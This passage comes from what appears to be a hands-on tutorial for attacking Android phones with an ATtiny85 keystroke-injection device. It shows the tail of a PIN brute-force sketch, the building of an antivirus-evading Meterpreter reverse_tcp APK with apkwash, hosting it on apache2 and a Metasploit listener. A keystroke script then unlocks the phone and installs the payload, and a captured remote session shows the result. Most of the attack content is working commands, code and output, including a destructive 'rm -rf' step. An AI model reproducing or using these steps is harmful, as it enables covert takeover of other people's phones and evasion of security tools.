    DigiKeyboard.print(“000”); // print 000
    DigiKeyboard.print(i); //print 0, 1, 2, 3, 4 on different iteration
    DigiKeyboard.delay(1000); // 1 second wait
```

```
        }

        process_for_30(); // to call process_for_30() function

        for (i = 5; i<10; i++)
        {
          DigiKeyboard.print("000"); // print 000
          DigiKeyboard.print(i); // print 5, 6, 7, 8, 9 on different iteration
          DigiKeyboard.delay(1000); // 1 second wait
        }

        for (i=10; i<=9999; i++)
        {
          process_for_30();

          if ( i < 100)
          {
            DigiKeyboard.print("00"); // print 00
          }
          else if ( i < 1000)
          {
            DigiKeyboard.print("0"); // print 0
          }
          DigiKeyboard.print(i); // print 10 to 9999
        }

        digitalWrite(1, HIGH); //turn on led when program finishes

        exit(0); // exit from program

}
```

5 Installation of malicious app

- Demo Video: https://drive.google.com/file/d/1tb4d1wYFqGWUmxqKF1YEywTyq-BCkCb3/view?usp=sharing
- In this method, first we will create a payload, which will be undetectable by anti-viruses. 😄

If we create a payload using Metasploit then it will be detected by most of the anti-viruses. So, we need to use some anti-virus evasion techniques. There are many tools but I'm going to use "apkwash". After creating the payload, you can check how many antiviruses it can bypass using https://antiscan.me/. Please do not use another virus scanner. Because other scanners keep records of your file and then your file could be easily detected by their antiviruses in the future.

Creating app using apkwash

- Open terminal in your kali machine.

- Update your machine using:
  - sudo apt-get update && sudo apt-get upgrade && sudo apt-get dist-upgrade

    this will take a little bit of time depending on your network and computer speed.

- Clone the repository using the following command:
  - git clone https://github.com/jbreed/apkwash.git
  - And then go to apkwash directory using

- cd apkwash/

```
┌──(anupam㉿kali)-[/mnt/Linux/linux_software]
└─$ git clone https://github.com/jbreed/apkwash.git
Cloning into 'apkwash'...
remote: Enumerating objects: 144, done.
remote: Total 144 (delta 0), reused 0 (delta 0), pack-reused 144
Receiving objects: 100% (144/144), 47.64 KiB | 524.00 KiB/s, done.
Resolving deltas: 100% (42/42), done.
┌──(anupam㉿kali)-[/mnt/Linux/linux_software]
└─$ cd apkwash/
```

Fig: 5.1 git clone apkwash

- further you can move apkwash file to bin directory so that you can access it from anywhere.
    - sudo mv apkwash /usr/local/bin

- Now let's create the undetectable payload using apkwash. Type apkwash in your terminal, you'll get something like this.

```
┌──(anupam㉿kali)-[~]
└─$ apkwash

APKWash is a simple bash script that leverages MSFVenom to generate a payload, APKTool to decompile and rebuil
agged by AV's.

Usage: apkwash -p android/meterpreter/reverse_https LHOST=<IP> LPORT=<PORT> -o LegitAndroidApp.apk
Output: <LegitAndroidApp>.apk & <LegitAndroidApp>.listener
Defaults:
        payload=android/meterpreter/reverse_https
        LHOST=<eth0 IP address>
        LPORT=443
        output=AndroidService.apk

Options
  -p | --payload        <payload>       This sets the payload to be generated by msfvenom.
  -o | --output         <outfile.apk>   This sets the name of the APK created as well as the output apk file.
  -x | --original       <infile.apk>    Input APK to inject the payload into (later update).
  -g | --generate                       Generate a payload using defaults
  -n | --newkey                         Generate a new debug key before signing
  -v | --verbose                        Don't mask output of commands
  -d | --debug                          Leaves the /tmp/payload files in place for review
  -h | --help                           Help information

Metasploit's Android Payloads:
android/meterpreter/reverse_http        Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp         Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http        Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https       Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp         Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager
```

Fig: 5.2 run apkwash

- The payload I'm going to create will only work only on the same network. If you want your payload to work on any network you can use port forwarding for it.
- To get your local IP type "ifconfig" in the terminal.
- Type the following command to get your undetectable payload. 😈
    - apkwash -p android/meterpreter/reverse_tcp LHOST=<ip>

```
┌──(anupam㉿kali)-[~]
└─$ apkwash -p android/meterpreter/reverse_tcp LHOST=192.168.43.67 LPORT=8080 -o Virus.apk
```

Fig: 5.3 creation of payload

    - LPORT=<port> -o *name_of_your_payload.apk*
        - It will ask you some questions, simply say "N" for no because first, we will create a local server to host this payload.

```
[-]  Generating an msf listener script
[-]  Add an AutoRunScript? [y/N] N
[-]  Listener script has been generated: /tmp/Virus.listener
[-]  Start listener with: msfconsole -r /tmp/Virus.listener
[-]  Launch listener now? [y/N]
```

Fig: 5.4 Configuration

Configuring apache2

You can use any hosting service, or any kind of server to host this apk. I'm going to use apache2. 😊

- Delete whatever you've in /var/www/html/ directory.
    - sudo rm -rf /var/www/html/*

```
┌──(anupam㉿kali)-[~]
└─$ sudo rm -rf /var/www/html/*
```

Fig: 5.5 removals of files from html folder

- Move or copy your payload to /var/www/html
  - sudo cp Virus.apk /var/www/html/

```
sudo cp Virus.apk /var/www/html/
```

Fig: 5.6 copying payload to the html folder

- start apache2 service.
  - sudo service apache2 start

```
┌──(anupam㉿kali)-[~]
└─$ sudo service apache2 start
```

Fig: 5.7 starts apache2

- Type your local IP in the browser, you'll be able to see that file. ;)

Fig: 5.8 check the file in your browser

Create a listener using Metasploit

- Type “msfconsole” in your terminal, it will take a little bit of time to start.

- Type “use exploit/multi/handler”

```
msf6 > use exploit/multi/handler
```

Fig: 5.9 use exploit/multi/handler

- Now set the payload
  - set payload android/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```

Fig: 5.10 setting the payload

- You can use “show options” to see available options.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Fig: 5.11 shows options

- Set lport and lhost with the same IP and port that you used to create the android payload.
    - set lhost <ip>set lport <port>

```
msf6 exploit(multi/handler) > set lhost 192.168.43.67
lhost => 192.168.43.67
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
```

Fig: 5.12 setting lhsot and lport

- Now you can execute the “run” command to listen on the port you specified.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.67:8080
```

Fig: 5.13 run

Understanding the target device

I'm going to use "Redmi Note 8" in this demo. Remember, the payload I'm using could be detected by the antivirus in the future. And also, any kind of update in the applications which will be used in this demo can make this script non-working. This script is device-specific and will not work on every device. So, try to learn, and then you'll be able to create your script.

Use an external keyboard on your mobile to understand the following. These actions are also device-specific, so find out what works in your device.

1. "Spacebar" wakes the device up.
2. Again, press "spacebar" to swipe up
3. Enter the pin of the mobile. Example: 1234
4. Now, you are on the home screen of the mobile, in this device, whatever you type here will be typed on the google application.
5. Now I'm hitting spacebars 2 to 3 times then IP of my local server. I'm hitting the spacebar because ATtiny85 types very fast and the device can miss starting characters of the server.




Fig: 5.14 IP in the google app

6. Google application will open it using android system WebView




Fig: 5.15 android system WebView

7. Press “F10” and it will show you options to open it on chrome. Press “down arrow” 8 times and then hit “enter”.




Fig: 5.16 Options menu

8. Now you have opened the application in chrome. Type 5 times “tab” button so that control can go to “Virus.apk”.




Fig: 5.17 locate the file in chrome browser

9. Hit “enter” and the file will be downloaded.




Fig: 5.18 Download file

10. Press “F10”, press “down arrow” 5 times, and then hit enter, you’ll be in Downloads.




Fig: 5.19 locate Downloads




Fig: 5.20 go to Downloads

11. In Downloads “press down arrow” 2 times and hit “enter” then it will ask you to install the payload file.




Fig: 5.21 Installation pop-up

12. Press “right arrow” two times and “hit enter”.

13. To open the app, again press “right arrow” two times and “hit enter”.




Fig: 5.22 Open application pop-up

14. Now hit 8 times “down arrow” then one “right arrow” and then press “enter”. Alternatively, 9 times “tab” then hit “enter”.




Fig: 5.23 Permissions pop-up

15. Hit 2 times “enter” to get rid of this pop-up window. :)




Fig: 5.24 popup window

And boom you got the Meterpreter session. 💥 💥 💥 💥

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.67:8080
[*] Sending stage (77005 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.67:8080 -> 192.168.43.1:42440) at
 2021-09-08 19:58:12 +0530
```

Fig: 5.25 Meterpreter session ;)

Flow chart for installation of malicious app

Note: These delays may vary depending on mobile performance. You can increase or decrease accordingly.




Fig: 5.26 malicious app installation flow chart

Code for installation of malicious app

```
#include "DigiKeyboard.h"
#define KEY_TAB            0x2B     // Keyboard TAB
#define KEY_ENTER          0x28     // Keyboard Enter
#define KEY_F10            0x43     // Keyboard F10
#define KEY_ARROW_RIGHT    0x4F     // Keyboard RightArrow
#define KEY_ARROW_DOWN     0x51     // Keyboard DownArrow
#define SPACE              0x2C     // Keyboard Spacebar

void setup() {
